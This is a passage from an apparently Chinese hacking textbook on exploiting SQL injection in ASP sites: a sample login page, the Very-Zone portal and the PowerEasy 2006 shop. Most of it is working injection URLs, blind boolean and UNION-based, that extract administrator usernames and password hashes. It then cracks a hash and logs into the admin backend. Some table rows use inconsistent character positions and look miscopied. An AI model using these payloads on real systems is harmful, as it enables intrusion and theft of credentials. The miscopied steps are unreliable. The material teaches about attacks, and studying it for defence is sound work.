页面出错了，既然第二位密码小于字母 e 又不小于字母 d，那就是等于字母 d 了。确定一下，测试一下：

```
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE
uname=admin and mid(upass, 2, 1)='d' ) >0 and 'a'='a
```

页面显示正常，说明第二位密码确实是字母 d。

接下来可以用同样的方法猜解出后面的三位密码。这里就不再详细地介绍分析过程，只给出测试的步骤和结果。

提交的地址	备　注
检测第 3 位密码	
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE uname=admin and mid(upass,3,1)>'a') >0 and 'a'='a	页面显示正常
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE uname=admin and mid(upass,3,1)<'z') >0 and 'a'='a	页面显示正常，第 3 位密码在 a ~ z 之间
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE uname=admin and mid(upass,3,1)<'n') >0 and 'a'='a	页面显示正常，第 3 位密码在 a ~ n 之间
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE uname=admin and mid(upass,2,1)<'h') >0 and 'a'='a	页面出错，第 3 位密码应该在 i~ n 之间
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE uname=admin and mid(upass,2,1)<'k') >0 and 'a'='a	页面出错，第 3 位密码应该在 k~ n 之间

续表

提交的地址	备　注
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE uname=admin and mid(upass,2,1)<'m') >0 and 'a'='a	页面出错
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE uname=admin and mid(upass,2,1)='m') >0 and 'a'='a	页面显示正常，第 3 位密码是字母 m
检测第 4 位密码	
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE uname=admin and mid(upass,3,1)>'a') >0 and 'a'='a	页面显示正常
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE uname=admin and mid(upass,3,1)<'z') >0 and 'a'='a	页面显示正常，第 4 位密码在 a ~ z 之间
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE uname=admin and mid(upass,3,1)<'n') >0 and 'a'='a	页面显示正常，第 4 位密码在 a ~ n 之间
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE uname=admin and mid(upass,2,1)<'h') >0 and 'a'='a	页面出错，第 4 位密码应该在 h ~ n 之间
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE uname=admin and mid(upass,2,1)<'k') >0 and 'a'='a	页面显示正常，第 4 位密码应该在 h~k 之间
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE uname=admin and mid(upass,2,1)<'j') >0 and 'a'='a	页面显示正常，第 4 位密码应该在 h~j 之间
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE uname=admin and mid(upass,2,1)<'i') >0 and 'a'='a	页面出错，第 4 位密码是字母 i
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE uname=admin and mid(upass,2,1)='i') >0 and 'a'='a	页面显示正常，第 4 位密码是字母 i
检测第 5 位密码	
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE uname=admin and mid(upass,3,1)>'a') >0 and 'a'='a	页面显示正常
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE uname=admin and mid(upass,3,1)<'z') >0 and 'a'='a	页面显示正常，第 5 位密码在 a ~ z 之间
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE uname=admin and mid(upass,3,1)<'n') >0 and 'a'='a	页面出错，第 5 位密码在 n ~ z 之间
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE uname=admin and mid(upass,2,1)<'s') >0 and 'a'='a	页面出错，第 5 位密码应该在 n ~ s 之间
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE uname=admin and mid(upass,2,1)<'p') >0 and 'a'='a	页面显示正常，第 5 位密码应该在 n~p 之间
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE uname=admin and mid(upass,2,1)<'o') >0 and 'a'='a	页面显示正常
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE uname=admin and mid(upass,2,1)='n') >0 and 'a'='a	页面显示正常，第 5 位密码是字母 n

到这里，用户 admin 的 5 位密码都被猜解出来了，它们分别是 a、d、m、i、n。在不知道用户名的情况下，也可以把 mid（）函数中的要猜解的字段名 upass 换成 uname，就可以对用户名一位一位地猜解了。

在本节中，介绍了如何利用 SQL 注入漏洞猜解出网站数据库表名、列名和结构，甚至利用漏洞猜解出用户的密码和用户名。在下一节中，将结合网络上一些流行的 ASP 程序所存在的漏洞进行讲解。

2.2.6 对 Very-Zone SQL 注入漏洞的利用

Very-Zone（非常地带，下文简称 VZ）程序是一款个人互动门户管理的 ASP 系统，它的界面友好，模仿 QQ 空间（Q-Zone）的用户页面，是一款非常漂亮的互动系统。但是它的早期版本存在着 SQL 注入漏洞，而目前能从网络上下载到的版本里已经使用 SQL 通用防注入程序防止了 SQL 注入漏洞。这里为了演示漏洞的利用，作者把其中的 SQL 通用防注入程序移除了。

没有 SQL 通用防注入程序的 VZ 程序简直是漏洞百出，这样的程序如果放在网站上，简直就是为那些初入门道的小伙子们敞开裸露的大门。为了更真实地模拟入侵过程，笔者把它当作网络一个真实的网站服务器进行渗透。

打开 VZ 的首页，随便打开页面里的一个带参数的链接，地址类似于 xxx.asp?xxx=xxx 这样的形式，这里笔者打开的是 http://127.0.0.1/veryzone/announce.asp?id=16 这个页面，如图 2-49 所示。

图 2-49

在打开的地址栏参数后面加上一个永远成立的条件“and 1=1”，页面能正常显示，如图 2-50 所示。

图 2-50

再换成一个永远都不会成立的条件“and 1=2”，页面里就什么公告内容也没有了，如图 2-51 所示。

图 2-51

因此可以判断，当后面附加的条件成立时，页面就会正常显示；当后面附加的条件不成立时，页面就会什么公告内容也没有。

确定了插入条件会影响页面显示的结果后，就可以大胆地插入不同的条件，再根据页面的显示来判断条件是否成立。

先来猜表名，提交以下地址：

```
http://127.0.0.1/veryzone/user.asp?userid=14 and (Select Count(*) from Admin)>0
```

页面能正常显示，看来运气不错，一猜就中，表 Admin 确实存在。

接下来就该猜测字段名了，先来猜测用户名的字段，提交以地址：

```
http://127.0.0.1/veryzone/user.asp?userid=14 and (Select Count(User) from Admin)>0
```

这次的运气没有那么好，页面没有内容，说明猜错了，在数据库里没有 User 这个字段名。把 User 换成其他的字段名来继续猜解，终于在提交以下地址的时候，页面能正常显示了。

```
http://127.0.0.1/veryzone/user.asp?userid=14 and (Select Count(UserName)
from Admin)>0
```

说明在数据库的 Admin 表里，有 UserName 这个字段。

再用同样的方法，在不停的测试之后，在提交以下地址时，页面也能正常显示出来。

```
http://127.0.0.1/veryzone/user.asp?userid=14 and (Select Count(Password)
from Admin)>0
```

又猜出一个 Password 字段。根据表名和字段名不难估计，Admin 表里保存的是管理员的信息，UserName 字段保存的应该就是管理员的用户名，Password 保存的自然是管理员的用户密码。

知道表名和字段名之后，就可以对数据库里的数据进行猜解了。先来猜解管理员的用户名长度：

```
http://127.0.0.1/veryzone/user.asp?userid=14 and (Select Top 1 * from
Admin Where Len (UserName)<5) >0
```

页面显示不出公告内容，说明管理员的用户名长度不小于 5。再来提交：

```
http://127.0.0.1/veryzone/user.asp?userid=14 and (Select Top 1 * from
Admin Where Len (UserName)<6) >0
```

页面能正常显示了，说明管理员的用户名长度小于 6，既不小于 5 又小于 6 的整数也只有 5 了，所以管理员的用户名长度是 5，验证一下：

```
http://127.0.0.1/veryzone/user.asp?userid=14 and (Select Top 1 * from
Admin Where Len (UserName)=5) >0
```

页面果然能正常显示出来。

接下来就应该猜解这 5 位的管理员用户名是什么了。

用二分法来猜解，但是由于猜解过程前面已经有过很详细的介绍了，这里为了节省篇幅就不再重复，直接给出测试的结果。如果读者有什么不明白的地方，请查阅本章中上一小节的内容。

```
http://127.0.0.1/veryzone/user.asp?userid=14 and (Select Top 1 * from Admin
Where Mid (UserName,1,1)= 'a') >0
```

页面正常显示，第 1 位用户名是字母“a”。

```
http://127.0.0.1/veryzone/user.asp?userid=14 and (Select Top 1 * from Admin
Where Mid (UserName,2,1)= 'd') >0
```

页面正常显示，第 2 位用户名是字母“d”。

```
http://127.0.0.1/veryzone/user.asp?userid=14 and (Select Top 1 * from Admin
Where Mid(UserName,3,1)= 'm') >0
```

页面正常显示，第 3 位用户名是字母“m”。

```
http://127.0.0.1/veryzone/user.asp?userid=14 and (Select Top 1 * from Admin
Where Mid (UserName,4,1)= 'i') >0
```

页面正常显示，第 4 位用户名是字母“i”。

```
http://127.0.0.1/veryzone/user.asp?userid=14 and (Select Top 1 * from Admin
Where Mid (UserName,5,1)= 'n') >0
```

页面正常显示，第 5 位用户名是字母“n”。
到这里，管理员的用户名就已经被猜解出来了，是“admin”。
验证一下它是否准确：

```
http://127.0.0.1/veryzone/user.asp?userid=14 and (Select Top 1 * from
Admin Where UserName ='admin') >0
```

页面正常地显示出来了，用户名“admin”是存在的。
接下来猜测密码，猜测密码的过程跟猜测用户名的过程是一样的，只是字段名不同而已。

```
http://127.0.0.1/veryzone/user.asp?userid=14 and (Select Top 1 * from
Admin Where Len (Password)=16) >0
```

页面正常显示，管理员的密码长度是 16。

```
http://127.0.0.1/veryzone/user.asp?userid=14 and (Select Top 1 * from
Admin Where Mid (Password,1,1)= '7') >0
```

页面正常显示，管理员的第 1 位密码是 7。

```
http://127.0.0.1/veryzone/user.asp?userid=14 and (Select Top 1 * from
Admin Where Mid (Password,2,1)= 'a') >0
```

页面正常显示，管理员的第 2 位密码是 a。
……

```
http://127.0.0.1/veryzone/user.asp?userid=14 and (Select Top 1 * from Admin
Where Mid (Password,16,1)= 'e') >0
```

页面正常显示，管理员的第 16 位密码是 e。
至此，密码也被猜解出来了，是“7a57a5a743894a0e”，一般人不会用这么奇怪的密码，其实这是字符串“admin”用 MD5 算法加密过的密码，至于如何破解 MD5 加密过的密文，将会在下

一小节中介绍到。

以用户名为 admin，密码为 admin 的管理员登录后台，如图 2-52 所示。

图 2-52

管理员的用户名和密码输入正确，成功地进入了后台，如图 2-53 所示。




图 2-53

至此，漏洞的利用已经演示完毕。

本小节通过 Very-Zone 个人互动门户管理的 ASP 系统的 SQL 注入漏洞，演示了如何利用漏洞获取管理员的用户名和密码。这是相当常见的手法，在下一小节中，将结合动易商城程序介绍一些对特殊漏洞的利用方法。

2.2.7　对动易商城 2006 SQL 注入漏洞的利用

动易商城是一套在网上很知名的一个 ASP 信息发布、商品交易程序，正因为它的简单易用和强大的功能，所以用户也很多。但是千里之堤，依然会溃于蚁穴。下面将以它的一个 SQL 注入漏洞为例，进行 SQL 注入漏洞利用的演示。

这个程序有发布的免费版本，先从网上下载该程序来安装。下载程序的压缩包，解压出来里面有几个文件，其中，PowerEasy2006.exe 是安装程序，直接双击它运行安装程序。

安装的步骤很简单，基本上都是默认安装，这里就不再叙述了。直接安装后的动易商城还是不能用的，如果现在直接访问，会看到如图 2-54 所示的页面。




图 2-54

还要把动易的组件装上才能用，动易的组件的安装程序跟动易商城的安装程序在同一个压缩包里，文件名是 PE2006_DLL.exe，双击它就开始安装了。

安装的进程也是非常简单的，单击“同意”、“下一步”按钮就可以了。




图 2-55

注：到图 2-55 所示界面时得注意一点，要把“停止 IIS 服务”和“重启 IIS 服务”选项前的钩去掉，否则 IIS 可能会无法使用。

到这里，动易组件就安装完了，因为是安装在 C:\Inetpub\wwwroot\PowerEasy，所以应该通过 http://127.0.0.1/powereasy/index.asp 来访问。

打开后如图 2-56 所示，不过因为是新安装的，所以网站里没有什么内容。




图 2-56

接下来看看网上关于这个程序的最新漏洞描述。

动易 2006 最新漏洞公告

漏洞文件：网站根目录下 Region.asp

漏洞等级：严重

影响版本：所有版本（包括免费版、商业 SQL 版及 Access 版）

漏洞描述：此漏洞主要通过 Region.asp 存在的注入漏洞，以获取系统管理员权限，并通过修改系统设置上传木马程序，进而控制整个动易系统。特别是对于 SQL 版的系统会造成严重的后果。

解决方案：使用更新补丁包中的 Region.asp 文件覆盖原文件。

NewComment.asp 这个文件是用来显示用户评论的，要调用 NewComment.asp 这个文件，需要添加评论，在发表评论后，才能对这个漏洞进行测试。

相关知识

Request（）函数。Request（）函数是 asp 程序中最常见的函数。可以用它来根据参数名取得客户端提交到服务器上的参数。它的调用形式如下：

Request(“参数名”)

其中的参数名就是想要取得的参数的名字，这些参数是从网页提交上来的。比如前一节中的例子，提交的 http://127.0.0.1/login.asp?name=admin&pass=admin 中就有 name 和 pass 两个参数，如果程序要取得 name 参数的值，就应该在程序里编写如下代码：

Request(“name”)

如果想要取得 pass 参数的值并保存在 aaa 变量里，代码就可以写成：

aaa = Request(“pass”)

Trim（）函数。Trim（）函数的功能比较简单，它是用来去除字符串前、后两边的空格的。在处理字符串数据的时候经常会用到。它的调用形式如下：

Trim（字符串）

函数会返回去除两头空格之后的字符串。比如：

Str1=“你好!”

Str2=Trim（Str1）

执行完以上的语句之后，字符串变量 Str2 的内容就是“你好!”了，两边的空格被 Trim（）函数过滤掉了。

漏洞公告上并没有公布漏洞出现在哪里，也没有说明怎么利用这个漏洞，这就只有自己摸索了。首先要确定漏洞在哪里，用文本编辑器打开 Region.asp，看看代码，在经过一番查看之后，终于把目标确定在 Province 这个变量上，代码如下：

```
Province = Trim(Request.QueryString("Province"))
```

这句是取得 Province 参数的值并保存在 Province 变量里。接下来继续看下面的代码：

```
.....
Call OpenConn
Set TempRs = Conn.Execute("SELECT Country FROM PE_Country ORDER BY Country")
.....
Set TempRs = Conn.Execute("SELECT DISTINCT City FROM PE_City WHERE
Province=' " & Province & " ' ")
.....
ReDim ShowCity(0, 0)
.....
```

这段代码直接从客户端接收 Province 参数并赋值给 Province 变量，然后就一直未对它进行任何处理，直到加黑的那句代码调用它，直接就把它放到 SQL 语句中去执行了，并且把查询到的数据放到页面的下拉列表中显示。很显然，没有经过仔细的过滤就把用户提交的数据拿来用，这显然是一个 SQL 注入漏洞，因为通过提交特殊的数据，就可以让服务器执行一些特殊的 SQL 语句。

既然知道了漏洞出在哪里，并且知道漏洞语句是怎样调用变量的，就可以根据需要构造 URL 地址来提交参数了。

SQL 语法

UNION 联合语句。合并多条语句查询的结果，比如：

```
SELECT * FROM A UNION SELECT * FROM B
```

这条语句的作用是把 A 表里的所有数据查询出来，同时把 B 表里的所有数据查询出来，而且合并在一起。假如从表 A 里查询到的数据是张三，从表 B 里查询到的数据是李四，则用 UNION 把两条查询的结果合并，最终得到的结果是张三、李四两条数据。

这个漏洞最方便的一点就是它把查询到的数据直接显示在下拉列表里，这样一来，通过让精心构造的 SQL 语句执行，就有可能让页面把管理员的账号和密码直接在下拉列表里显示出来！

接下来得确定程序是不是存在漏洞，页面接收的是 Province 这个参数，先来试一下提交 Province 参数并且在数据后面加个单引号，看看能不能让页面出错。提交：

```
http://127.0.0.1/powereasy/Region.asp? province=a'
```

页面出错了，如图 2-57 所示，说明提交的单引号被放到 SQL 语句里了。把数据代入到代码里，形成的 SQL 语句是这样的。

```
SELECT DISTINCT City FROM PE_City WHERE Province='a' '
```

图 2-57

原始语句是这样的，能控制的部分是“a'”。如果想让页面正确地显示出来，就必须要把后面的那个单引号用掉。这很简单，把语句变成下面这样就可以了。

```
SELECT DISTINCT City FROM PE_City WHERE Province='a' and 'a'='a'
```

加黑的部分就是提交的 Province 参数的内容，大家可以看到，后面的那个单引号已经被用掉了。因为页面会把查询到的记录都显示在下拉列表中，所以只要想办法把管理员的密码和用户名也变成查询对象查出来，就会在页面中显示了，可以在数据中插入一个查询语句来查询密码，并让它执行起来，这就要用到前面介绍的 UNION 语句了。

先来看看动易的数据库结构，管理员的用户名和密码放在数据库的 PE_Admin 表中，AdminName 是用户名字段，Password 是管理员密码字段。如果想查询管理员的用户名，构造的 SQL 语句就是：

```
Select AdminName From PE_Admin
```

用 UNION 语句把它整合到原来的语句里，让最后执行的 SQL 语句变成：

```
SELECT DISTINCT City FROM PE_City WHERE Province='a' Union Select AdminName
From PE_Admin Where 'a'='a'
```

加黑部分是要提交的数据，根据它构造的 URL 为：

```
http://127.0.0.1/powereasy/Region.asp?province=a' Union Select AdminName
From PE_Admin where 'a'='a
```

提交这个地址，就可以在“市/县/区/旗”的下拉列表中看到用户名了，如图 2-58 所示。




图 2-58

可以直接在下拉列表里看到管理员的用户名是 admin。如果想看到管理员的密码，只要把字段名改为密码字段名就可以了。构造的 URL 地址是：

```
http://127.0.0.1/powereasy/Region.asp?province=a' Union Select Password
From PE_Admin where 'a'='a
```




图 2-59

如图 2-59 所示，可以看到密码是 469e80d32c0559f8，这是经过处理后的密码。看来动易的作者已经想到了数据库会被人查询的可能性，所以在数据库里保存的密码是加密过的密码。在管理员登录时，页面并不是直接把密码跟数据库里的密码对比，而是把用户提交的密码加密之后再跟数据库里的密码对比。

既然有加密，自然要解密，动易使用的是 MD5 加密方式，所以就应该用一个 MD5 解密器来解密，这里推荐使用 MD5 Crack，它是一款国产的多线程 MD5 解密器，解密的速度确实值得推荐。

打开 MD5 Crack，选择“破解单个密文”，并把“469e80d32c0559f8”粘贴到它右边的文本框里，在“字符设置”里勾选密码可能用到的字符，也可以在“自定义”里自己输入。因为一般情

况下，用户密码不会有标点符号或别的特殊符号，所以这里为了节省时间，只勾选“数字”、“大写字母”和“小写字母”，读者可以在实验的时候根据具体的情况灵活改变，还可以设置密码可能的长度和破解密码的线程数。在机器能够承受的范围里，线程数越大，破解速度就越快；但是如果超出了机器的承受能力，多线程不但不会加快破解速度，反而会拖慢，具体的设置情况读者应该根据自己的机器配置斟酌，在这里直接保持默认设置就可以了。设置好后，单击“开始”按钮就开始破解密码了，如图 2-60 所示。




图 2-60

经过一段时间的等待，密码被破解出来并显示在右下角的文本框里，是 admin888，如图 2-61 所示。用这个密码登录后台试试看，如图 2-62 所示。

图 2-61




图 2-62

登录成功，说明破解密码是正确的。

至此，已经获得超级管理员的权限了，入侵者可以删除网站的数据，也可以在网站发布任何信息，包括诱使网站的浏览者进入插入了木马的网页，这个危害是非常大的。

在本章中，通过本地安装知名 ASP 程序——动易商城，并利用它的一个注入漏洞得到管理员的密码，演示了黑客对 SQL 注入漏洞的利用方法，通过这个例子足以显示出其危害性。当然，SQL 漏洞的利用是很灵活的，这只是其中的一种而已。同时通过这个例子，手工注入的缺点也暴露出来了——操作麻烦，效率不高。在下一节中，将介绍如何利用一些工具，更方便地对 SQL 注入漏洞进行利用。

2.2.8 使用工具进行 SQL 注入

俗话说“工欲善其事，必先利其器”，前面介绍了不少手工注入 SQL 漏洞的方法，读者们可以看到，如果事事都自己动手做的话，是很没有效率的。

在注入的过程中，实际上有很多的步骤是不断地重复的，如果让人反反复复地去做同一件事情是非常枯燥的，这种事情应该交给“存储程序，逐条执行”的计算机程序去做。于是，就有很多高手编写了只要输入漏洞地址就能自动猜解出数据的程序，使用这些工具对漏洞进行利用会事半功倍。

但是因为这些工具都做得太傻瓜化，很容易让人知其然而不知其所以然，那很不利于技术的提高，很多人在没有工具的情况下就不知道该如何利用漏洞了。笔者为了让大家更好地理解漏洞的原理，所以前面只介绍了手工注入的方法。现在相信读者们都已经掌握了注入漏洞的原理和利用方法，下面就介绍一些常见的注入工具，利用它们可以减少猜解数据所花的时间和精力。在本小节中，用 2.2.6 小节的漏洞来演示。

1. NBSI

NBSI 是 NB 联盟的小竹编写的一款 SQL 自动注入工具，它是共享软件，需注册后才能使用，现在已经很久没有新的版本出来了，网上流传的 NBSI 大部分都是破解版的。

它的功能非常强大，可以扫描注入点，自动猜解数据内容，分析 IIS 日志，还可以自己定义关键字字典，如图 2-63 所示。




图 2-63

把漏洞地址 http://127.0.0.1/veryzone/announce.asp? id=16 填写到 NBSI 的“注入地址”里，然后单击“检测”按钮。没有检测到漏洞，不过“检测”按钮的标题已经变成“再检测”了，因为漏洞页面在附加条件不成立的时候并不是完全不能显示，只是没有内容而已，所以工具不能自动判断结果，在“特征字符”文本框里填入在条件成立时页面里有但条件不成立时页面里没有的字符串，程序可以通过返回的页面里有没有“特征字符”来判断检测的结果，如图 2-64 所示。

